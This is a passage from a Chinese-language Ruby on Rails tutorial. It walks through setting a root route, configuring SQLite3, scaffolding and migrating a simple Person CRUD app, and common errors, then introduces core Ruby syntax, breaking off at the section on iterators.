
end

新增app/views/welcome/index.html.erb内容是

<p>Hola! It's <%= Time.now %></p>

<p><%= link\_to 'Hello!', welcome\_say\_hello\_path %></p>

Time是Ruby内建的时间类别，Time.now会输出目前时间。link\_to是Rails内建的方法可以输出超连结，而welcome\_say\_hello\_path会输出/welcome/say\_hello这个网址。这种出现在View中的辅助方法统称作Helper。浏览http://localhost:3000/welcome，将看到Hola!及Hello!超连结。



#### 设定首页

如何将网站首页变更为welcome#index呢? 首先，我们将public/index.html这个档案移除，这是因为Rails会优先回传任何public目录下的静态档案。接着编辑config/routes.rb打开以下的程式码：

root :to => "welcome#index"

Ruby的单行注解是用#井号

这一行的意思是，将网站根目录导引至welcome Controller的index Action。那在View中要怎么建立回首页的连结呢？编辑app/views/welcome/say.html.erb加入：

<p><%= link\_to "Home", root\_path %></p>

### 设定及建立资料库

操作资料库是动态网站非常基本的功能，在撰写CRUD应用程式之前，我们必须先设定好资料库。Rails的资料库设定档是config/database.yml，如果你打开这个档案，预设的设定是SQLite3。这个档案里包含三段不同环境的设定，对应到三个Rails执行环境：

* development 开发模式，用在你的开发的时候
* test 测试模式，用在执行自动测试时
* production 正式上线模式，用在实际的上线运作环境

#### 设定SQLite3资料库

Rails内建支援SQLite3这是一套非常轻量的非伺服器型资料库程式，它的资料库就只是一个档案而已。流量大的正式上线环境虽然不适合 SQLite，不过拿来开发和测试却非常好用。Rails预设也使用SQLite3资料库来建立新的专案，以下是预设的设定资料config/database.yml：

# SQLite version 3.x

# gem install sqlite3

development:

adapter: sqlite3

database: db/development.sqlite3

pool: 5

timeout: 5000

# Warning: The database defined as "test" will be erased and

# re-generated from your development database when you run "rake".

# Do not set this db to the same as development or production.

test:

adapter: sqlite3

database: db/test.sqlite3

pool: 5

timeout: 5000

production:

adapter: sqlite3

database: db/production.sqlite3

pool: 5

timeout: 5000

中间那段注解告诉你不要把test资料库设成跟production或development同一个

本书接下来也都使用SQLite3资料库，因为它完全不需要什么设定就可以使用。

YAML格式严格要求缩排(建议为两个空白)，且冒号后面必须有一个空隔。一般我们会预期YAML的值解析出来是字串，因此碰上值是数字或多行内容时，建议加上引号避免字串解析错误。例如 password: "123456"。如果没有加上引号，这串数字会被解析成Fixnum物件而不是字串String。

#### 建立资料库

资料库设定好了，输入以下的指令可以让Rails建立出空的资料库：

$ bundle exec rake db:create

这将在db/目录下建立出development和test的SQLite3档案。

Rake是一种Ruby的命令列工具，你可以输入rake -T列出所有可用的指令。我们会在稍后的章节中详细介绍Rake。

### 你的第一个CRUD程式

Rails的scaffold鹰架功能会自动产生一组Model、Views跟Controller程式码，完成一个简易的CRUD程式以供展示及学习之用。请输入：

$ rails g scaffold person name:string bio:text birthday:date

产生的档案简单说明如下，注意到Model的名称是用单数person，而Controller照RESTful惯例是用复数people：

|  |  |
| --- | --- |
| db/migrate/20110517161435\_create\_people.rb | 用来建立people资料库资料表的Migration(你的档案开头名称会有不同的时间) |
| app/models/person.rb | person model档案 |
| test/fixtures/people.yml | 用来测试的假文章资料 |
| app/controllers/people\_controller.rb | people controller档案 |
| app/views/people/index.html.erb | 用来显示所有文章的index页面 |
| app/views/people/edit.html.erb | 用来编辑文章的页面 |
| app/views/people/show.html.erb | 用来显示特定一篇文章的页面 |
| app/views/people/new.html.erb | 用来新增文章的页面 |
| app/views/people/\_form.html.erb | 用来显示编辑和新增文章的表单局部(Partial)样板 |
| app/helpers/people\_helper.rb | 可在文章Views中使用的Helper方法 |
| test/unit/person\_test.rb | people model的单元测试 |
| test/functional/people\_controller\_test.rb | people controller的功能测试 |
| test/unit/helpers/people\_helper\_test.rb | people helper的单元测试 |
| config/routes.rb | 设定URL路由规则的档案，scaffold再此新增了一行resources :people |
| app/assets/stylesheets/scaffold.css.scss | Scaffold鹰架提供的样式档案 |
| app/assets/stylesheets/people.css.scss | people的CSS样式档案 |
| app/assets/javascripts/people.js.coffee | people的JavaScript档案 |

虽然鹰架(scaffolding)可以帮助你快速上手，但是可没办法产生出完美符合需求的程式码。因此有经验的Rails程式设计师甚少使用预设的鹰架产生程式码，而是偏好使用Rails的generator来分别产生Model和Controller档案，甚至客制出自己专属的scaffold程式。

scaffold产生出来的程式中，有一项是资料库迁移档(database migration)。Migration的用途是建立和修改资料库资料表。Rails使用rake指令来执行Migrations。Migration的档名中包含了Timestamp(时间戳章)，用来确保它们可以依照建立时间依序执行。

请输入以下指令执行Migration：

$ bundle exec rake db:migrate

Rails这时会建立people资料表：

== Createpeople: migrating ====================================================


-- create\_table(:people)

-> 0.0019s

== Createpeople: migrated (0.0020s) ===========================================

因为预设是跑在development模式，这个指令会用config/database.yml设定里的development那段所指定的资料库。


浏览[*http://localhost:3000/people*](http://localhost:3000/people)就可以操作了，十分神奇吧。不过，这里就不详细说明其产生出来的程式码了，读者读毕稍后章节后，自会明白。



### 常见错误


#### NoMethodError

NoMethodError非常明显，就是你打错方法了，例如此例中把link\_to打成link\_too。根据错误讯息你应该可以很容易找到是哪个档案在哪一行。




#### NameError

NameError也很明显，读取一个不存在的区域变数会出现以下错误：



#### SyntaxError: unexpected $end


SyntaxError加上unexpected $end, expecting keyword\_end的话，那一定是你少了(或多了)end关键字，def跟do都必须要有对应的end。不过很可惜Rails没办法提示你是那一行少了(或多了)end，发生错误的行数都会告诉你是最后一行。如果真的不太好找，你可以单独用ruby -w去执行发生错误的程式，例如ruby -w app/controller/welcome\_controller，这会打开Ruby的警告模式来获得更准确的语法错误讯息。



#### invalid multibyte char (US-ASCII)

最后这个是Ruby 1.9才会有的情况：invalid multibyte char (US-ASCII)，表示你在原始码里面有UTF-8字元(例如中文)，你必须宣告以下注解在档首就可以解决这个问题，当然你的档案储存格式必须是正确的UTF-8(无BOM记号)：

# encoding: utf-8



## Ruby程式语言入门

Ruby是个美丽、灵巧而且方便又实用的程式语言，而Ruby on Rails正是 Ruby 程式语言爆发成长的催化剂。在了解Ruby on Rails的程式之前，学习Ruby程式语言是最重要的基础功课之一，我们在这一章节将快速带过一些基本的语法，网路上也有Ruby Taiwan社群所翻译的文章可以一读：

* Ruby中文官方网站：Ruby简介 <http://www.ruby-lang.org/zh_TW/about/>
* Ruby中文官方网站：二十分钟Ruby体验 <http://www.ruby-lang.org/zh_TW/documentation/quickstart/>
* Ruby中文官方网站：从其他程式语言到Ruby <http://www.ruby-lang.org/zh_TW/documentation/ruby-from-other-languages/>
* Ruby使用手册 <http://guides.ruby.tw/ruby/>

免费的英文资源就更多了，请参考附录[生态圈](http://ihower.tw/rails3/ecosystem.html)。

### 各种Ruby实作

除了用C语言实作的官方版Ruby(又叫做CRuby或MRI, Matz’s Ruby Interpreter) [*http://ruby-lang.org/*](http://ruby-lang.org/)，也有其他不同实作的Ruby环境。这些实作都以[*RubySpec*](http://rubyspec.org/)作为其语法的标准：

* JRuby [*http://jruby.org/*](http://jruby.org/)是由Java实作的Ruby，运行在高效能、支援系统执行绪及有非常多函数库的Java虚拟机器(JVM)上。JRuby算是目前Ruby要开发跨平台(Windows、Mac和Linux)桌面软体最好的选择。
* MacRuby [*http://www.macruby.org/*](http://www.macruby.org/)是由Objective-C实作的 Ruby，运作在Mac OS X作业系统上。强项在于开发Mac原生桌面软体，未来有机会可以运行在iOS上，甚至成为Apple官方程式语言之一。
* Rubinuis [*http://rubini.us/*](http://rubini.us/)是用C++、Ruby和LLVM编译器技术实作的Ruby VM，可以在Mac OS X、Debian/Ubuntu、FreeBSD、Windows上执行。LLVM可以说是当代最重要的编译器架构，拥有各种编译器最佳化技术。能给Ruby带来多少效能改善幅度，值得关注。
* Ruby Enterprise Edition(简称REE) [*http://www.rubyenterpriseedition.com/*](http://www.rubyenterpriseedition.com/)是个非常流行的CRuby 1.8分支版本，特别适合用来搭配Ruby on Rails和Phusion Passenger使用，相较于Ruby 1.8.7可以增加效能和节省记忆体使用量。
* IronRuby [*http://ironruby.net/*](http://ironruby.net/)是由.NET实作的Ruby，使用了Dynamic Language Runtime技术。

### IRB(Interactive Ruby)

IRB是一个互动的Ruby环境，可以让我们练习和语法，做些简单的实验。请输入irb就会进入互动模式：

$ irb

irb: Interactive Ruby

irb(main):001:0>

irb(main):001:0> 1 + 1

=> 2

在irb之中，每行执行完Ruby都会自动帮你puts输出结果。

不过，一旦程式稍微复杂一点，还是打开文字编辑器吧。让我们编辑一个档案hello.rb。Ruby脚本附档名的惯例是.rb，内容如下：

puts "Hello, World!!"

存档后，输入：

$ ruby hello.rb

就会执行这个脚本了，它会在萤幕上输出Hello, World!!。

### 程式语言分类

根据需不需要事先宣告变数型别，我们可以分类出静态分型(Static typing)与动态分型(Dynamic typing)程式语言，前者例如Java、C、C++，后者例如Ruby、Perl、Python和PHP。根据会不会隐性自动转换型别，又可以分类出强分型(Strong typing)与弱分型(Weak typing)，前者例如Ruby、Perl、Python、Java，后者例如PHP、C、C++是弱分型。让我们举个例吧：

/\* PHP \*/

$i = 1;

echo "Value is " + $i

# 1

/\* C \*/

int a = 5;

float b = a;

以上的PHP和C会隐性地自动转型，但是以下的Ruby程式会检查型别不相配而发生错误，这一点从PHP过来的朋友要特别注意。

# Ruby

i=1

puts "Value is " + i

#TypeError: can't convert Fixnum into String

# from (irb):2:in `+'

# from (irb):2

另外，通常动态分型的程式语言多半也是直译式(interpreted)程式语言，也就是不需要事先编译，透过直译器(interpreter)执行即可，当然Ruby也不例外。相对的，编译式(compiled)语言则是事先编译成执行档才行执行。总结以上，Ruby是个动态强分型的直译式程式语言。

### 整数Integer

任何整数都是Fixnum物件：

5

-205

9999999999

0

完整的Fixnum API请参考[*Ruby doc*](http://www.ruby-doc.org/core/classes/Fixnum.html)文件。

### 浮点数Float

中间带有点号的就是浮点数Float物件：

54.321

0.001

-12.312

0.0

浮点数四则运算范例如下：

puts 1.0 + 2.0

puts 2.0 \* 3.0

puts 5.0 - 8.0

puts 9.0 / 2.0

# 3.0

# 6.0

# -3.0

# 4.5

要注意的是，整数四则运算结果，也会是整数：

puts 1 + 2

puts 2 \* 3

puts 5 - 8

puts 9 / 2

# 3

# 6

# -3

# 4

以下是一个更复杂的四则运算例子：

puts 5 \* (12-8) + -15

puts 98 + (59872 / (13\*8)) \* -52

完整的Float API请参考[*Ruby doc*](http://www.ruby-doc.org/core/classes/Float.html)文件。

### 字串String

使用单引号或双引号括起来的是字串String物件：

puts 'Hello, world!'

puts ''

puts 'Good-bye.'

字串相加可以使用加号，要注意的是字串不能直接跟数字相加，会发生例外错误：

puts 'I like ' + 'apple pie.'

puts 'You\'re smart!'

puts '12' + 12

#<TypeError: can't convert Fixnum into String>

更多字串方法示范：

var1 = 'stop'

var2 = 'foobar'

var3 = "aAbBcC"

puts var1.reverse # 'pots'

puts var2.length # 6

puts var3.upcase

puts var3.downcase

完整的String API请参考[*Ruby doc*](http://www.ruby-doc.org/core/classes/String.html)文件。

### Ruby完全地物件导向

你可能已经注意到，在Ruby里每样东西都是物件，包括字串和数字。所有的方法都是对物件呼叫，你不会看到全域函式，例如PHP的strlen("test")用法，在Ruby中是"test".length。

# 输出 "UPPER"

puts "upper".upcase

# 输出 -5 的绝对值

puts -5.abs

# 输出 Fixnum 类别

puts 99.class

# 输出 "Ruby Rocks!" 五次

5.times do

puts "Ruby Rocks!"

end

### 区域变数Local Variable

区域变数使用小写开头，偏好单字之间以底线\_来分隔。范例如下：

composer = 'Mozart'

puts composer + ' was "da bomb", in his day.'

my\_composer = 'Beethoven'

puts 'But I prefer ' + my\_composer + ', personally.'

### 型别转换Conversions

刚刚提到数字和字串物件不能直接相加，你必须使用to\_s(转成字串)、to\_i(转成整数)或to\_f(转成浮点数)来手动转型，范例如下：

var1 = 2

var2 = '5'

puts var1.to\_s + var2 # 25

puts var1 + var2.to\_i # 7

puts 9.to\_f / 2 # 4.5

### 常数Constant

大写开头的是为常数，范例如下：

Foo = 1

Foo = 2 # (irb):3: warning: already initialized constant Foo

RUBY\_PLATFORM # => "x86\_64-darwin10.7.0"

ENV # => { "PATH" => "....", "LC\_ALL" => "zh\_TW.UTF-8" }

### 空值nil

表示未设定值、未定义的状态：

nil # nil

nil.class # NilClass

nil.nil? # true

42.nil? # false

nil == nil # true

false == nil # false

### 注解

Ruby偏好一律使用单行注解：

# this is a comment line

# this is a comment line

多行注解比较少见：

=begin

This is a comment line

This is a comment line

=end

### 阵列Array

使用中括号，索引从0开始。注意到阵列中的元素是不限同一类别，想放什么都可以：

a = [ 1, "cat", 3.14 ]

puts a[0] # 输出 1

puts a.size # 输出 3

a[2] = nil

puts a.inspect # 输出 [1, "cat", nil]

a[99] # nil

inspect方法会将物件转成适合给人看的字串

如果读取一个没有设定的阵列元素，预设值是nil。更多阵列方法范例：

colors = ["red", "blue"]

colors.push("black")

colors << "white"

puts colors.join(", ") # red, blue, black, white

colors.pop

puts colors.last #black

完整的Array API请参考[*Ruby doc*](http://www.ruby-doc.org/core/classes/Array.html)文件。

### 杂凑Hash

Hash是一种键值对(Key-Value)的资料结构，使用大括号：

config = { "foo" => 123, "bar" => 456 }

puts config["foo"] # 输出 123

config["nothing"] # 是 nil

在Ruby 1.9支援新的语法，比较简约：

config = { foo: 123, bar: 456 } # 等同于 { :foo => 123, :bar => 456 }

如果读取一个不存在的值，例如上述范例的nothing，预设值是nil。

完整的Hash API请参考[*Ruby doc*](http://www.ruby-doc.org/core/classes/Hash.html)文件。

注意到Ruby 1.8的Hash不像Array，你无法预测里面的键值顺序。例如输入{ :a => 1, :b=> 2, :c => 3 }.merge( :d => 4 )会输出成{:a=>1, :d=>4, :b=>2, :c=>3}。这个问题在Ruby 1.9获得修正，会依照你给的顺序输出成{:a=>1, :b=>2, :c=>3, :d=>4}。

如果你想确保无论Ruby 1.8或1.9都要用有顺序的Hash，在Rails环境中可以用ActiveSupport::OrderedHash。

### 字串符号Symbols

Symbol一种唯一且不会变动的识别名称：

config = { :foo => 123, :bar => 456 }

puts config[:foo] # 输出 123

使用Symbol的理由是可以获得执行上的效率，相同名称的Symbol不会再重复建构物件，范例如下：

"foobar".object\_id # 2151854740

"foobar".object\_id # 2151830100

:foobar.object\_id # 577768

:foobar.object\_id # 577768

object\_id方法会回传Ruby内部的记忆体配置编号，你会发现相同内容的字串，也会是不同的新物件，但是Symbol不会。这种特性让Symbol的主要用途是当做Hash的键。

### 流程控制Flow Control

让我们来看看一些流程控制：

#### 比较方法

puts 1 > 2 # 大于

puts 1 < 2 # 小于

puts 5 >= 5 # 大于等于

puts 5 <= 4 # 小于等于

puts 1 == 1 # 等于

puts 2 != 1 # 不等于

puts ( 2 > 1 ) && ( 2 > 3 ) # 和

puts ( 2 > 1 ) || ( 2 > 3 ) # 或

#### 控制结构If

else if写成elsif：

if account.total > 100000

puts "large account"

elsif account.total > 25000

puts "medium account"

else

puts "small account"

end

另外如果要执行的if程式只有一行，可以将if放到行末即可：

puts "greater than ten" if total > 10

#### 三元运算子

三元运算子expression ? true\_expresion : false\_expression可以让我们处理简易的if else条件，例如以下的程式：

x = 3

if x > 3

y = "foo"

else

y = "bar"

end

改用三元运算子之后，可以缩减程式行数：

x = 3

y = ( x > 3 )? "foo" : "bar"

#### 控制结构Case

case name

when "John"

puts "Howdy John!"

when "Ryan"

puts "Whatz up Ryan!"

else

puts "Hi #{name}!"

end

#### 回圈 while, loop, until, next and break

while用法范例：

i=0

while ( i < 10 )

i += 1

next if i % 2 == 0 #跳过双数

end

until用法范例：

i = 0

i += 1 until i > 10

puts i

# 输出 11

loop用法范例：

i = 0

loop do

i += 1

break if i > 10 # 中断回圈

end

不过你很快就会发现写Ruby很少用到while、until、loop，我们会使用迭代器。

#### 真或假

记住，只有false和nil是假，其他都为真。

puts "not execute" if nil

puts "not execute" if false

puts "execute" if true # 输出 execute

puts "execute" if “” # 输出 execute (和JavaScript不同)

puts "execute" if 0 # 输出 execute (和C不同)

puts "execute" if 1 # 输出 execute

puts "execute" if "foo" # 输出 execute

puts "execute" if Array.new # 输出 execute

### 正规表示法Regular Expressions

与Perl类似的语法，使用=~：

# 抓出手机号码

phone = "123-456-7890"

if phone =~ /(\d{3})-(\d{3})-(\d{4})/

ext = $1

city = $2

num = $3

end

### 方法定义Methods

使用def开头end结尾来定义一个方法：

def say\_hello(name)

result = "Hi, " + name

return result

end

puts say\_hello('ihower')

# 输出 Hi, ihower

方法中的return是可以省略的，Ruby就会回传最后一行运算的值。上述方法可以改写成：

def say\_hello(name)

"Hi, " + name

end

呼叫方法时，括号也是可以省略的，例如：

say\_hello 'ihower'

不过，除了一些方法惯例不加之外(例如puts和Rails中的redirect\_to、render方法)，绝大部分的情况加上括号比较无疑义。

### ?与!的惯例

方法名称可以用?或!结尾，前者表示会回传Boolean值，后者暗示会有某种副作用(side-effect)。范例如下：

array=[2,1,3]

array.empty? # false

array.sort # [1,2,3]

array.inspect # [2,1,3]

array.sort! # [1,2,3]

array.inspect # [1,2,3]

### 类别Classes

Ruby的类别其实也是一种常数，所以也是大写开头，使用new方法可以建立出物件，例如之前所学的字串、阵列和杂凑，也可以用以下方式建立：

color\_string = String.new

color\_string = "" # 等同

color\_array = Array.new

color\_array = [] # 等同

color\_hash = Hash.new

color\_hash = {} # 等同

time = Time.new # 内建的时间类别

puts time

来看看如何自定类别：

class Person # 大写开头的常数

def initialize(name) # 建构式

@name = name # 物件变数

end

def say(word)

puts "#{word}, #{@name}" # 字串相加

end

end

p1 = Person.new("ihower")

p2 = Person.new("ihover")

p1.say("Hello") # 输出 Hello, ihower

p2.say("Hello") # 输出 Hello, ihover

注意到双引号里的字串可以使用#{var}来做字串嵌入，相较起用加号+相加字串可以更有效率。

除了物件方法与物件变数，Ruby也有属于类别的方法和变数：

class Person

@@name = “ihower” # 类别变数

def self.say # 类别方法

puts @@name

end

end

Person.say # 输出 ihower

#### 资料封装

所有的物件变数(@开头)、类别变数(@@开头)，都是封装在类别内部的，类别外无法存取：

class Person

def initialize(name)

@name = name

end

end

p = Person.new('ihower')

p.name

=> NoMethodError

p.name='peny'

=> NoMethodError

为了可以存取到@name，我们必须定义方法：

class Person

def initialize(name)

@name = name

end

def name

@name

end

def name=(name)

@name = name

end

end

p = Person.new('ihower')

p.name

=> "ihower"

p.name="peny"

=> "peny"

### 类别Class定义范围内也可以执行程式

跟其他程式语言不太一样，Ruby的类别层级内也可以执行程式，例如以下：

class Demo

puts "foobar"

end

当你载入这个类别的时候，就会执行puts "foobar"输出foobar。会放在这里的程式，主要的用途是来做Meta-programming。例如，上述定义物件变数的存取方法实在太常见了，因此Ruby提供了attr\_accessor、attr\_writer、attr\_reader类别方法可以直接定义这些方法。上述的程式可以改写成：

class Person

attr\_accessor :name

end

p = Person.new('ihower')

p.name

=> "ihower"

p.name="peny"

=> "peny"

这里的attr\_accessor其实就是一个类别方法。

### 方法封装

类别中的方法预设是public的，宣告private或protected的话，该行以下的方法就会套用：

class MyClass

def public\_method

end

private

def private\_method\_1

end

def private\_method\_2

end

protected

def protected\_method

end

end

Ruby的private和protected定义和其他程式语言不同，都是可以在整个继承体系内呼叫。两着差别在于private只有不指定接受者(receiver)时才可以呼叫，你甚至不能打self.private\_method\_1，预设一定就是self当成private方法的接受者。而protected方法除了可以被一个类别或子类别的物件呼叫，也可以让另一个相同类别的物件来当做接受者。

在物件导向的术语中，object.call\_method的意思是object收到执行call\_method的指令，也就是object是call\_method方法的接受者(receiver)。因此，你甚至可以改写成object.\_\_send\_\_(:call\_method)

### Class 继承

Ruby使用小于<符号代表类别继承：

class Pet

attr\_accessor :name, :age

def say(word)

puts "Say: #{word}"

end

end

class Cat < Pet

def say(word)

puts "Meow~"

super

end

end

class Dog < Pet

def say(word, person)

puts "Bark at #{person}!"

super(word)

end

end

Cat.new.say("Hi")

Dog.new.say("Hi", "ihower")

输出

Meow~

Say: Hi

Bark at ihower!

Say: Hi

这个范例中，Cat和Dog子类别覆写了Pet say方法，其中的super是用来呼叫被覆写掉的Pet say方法。另外，没有括号的super和有括号的super()是有差异的，前者Ruby会自动将所有参数都代进去来呼叫父类别的方法，后者则是自己指定参数。此例中如果Dog say里只写super，则会发生wrong number of arguments的错误，这是因为Ruby会传say("Hi", "ihower")给Pet say而发生错误。

### 回圈走访与迭代器Iterator

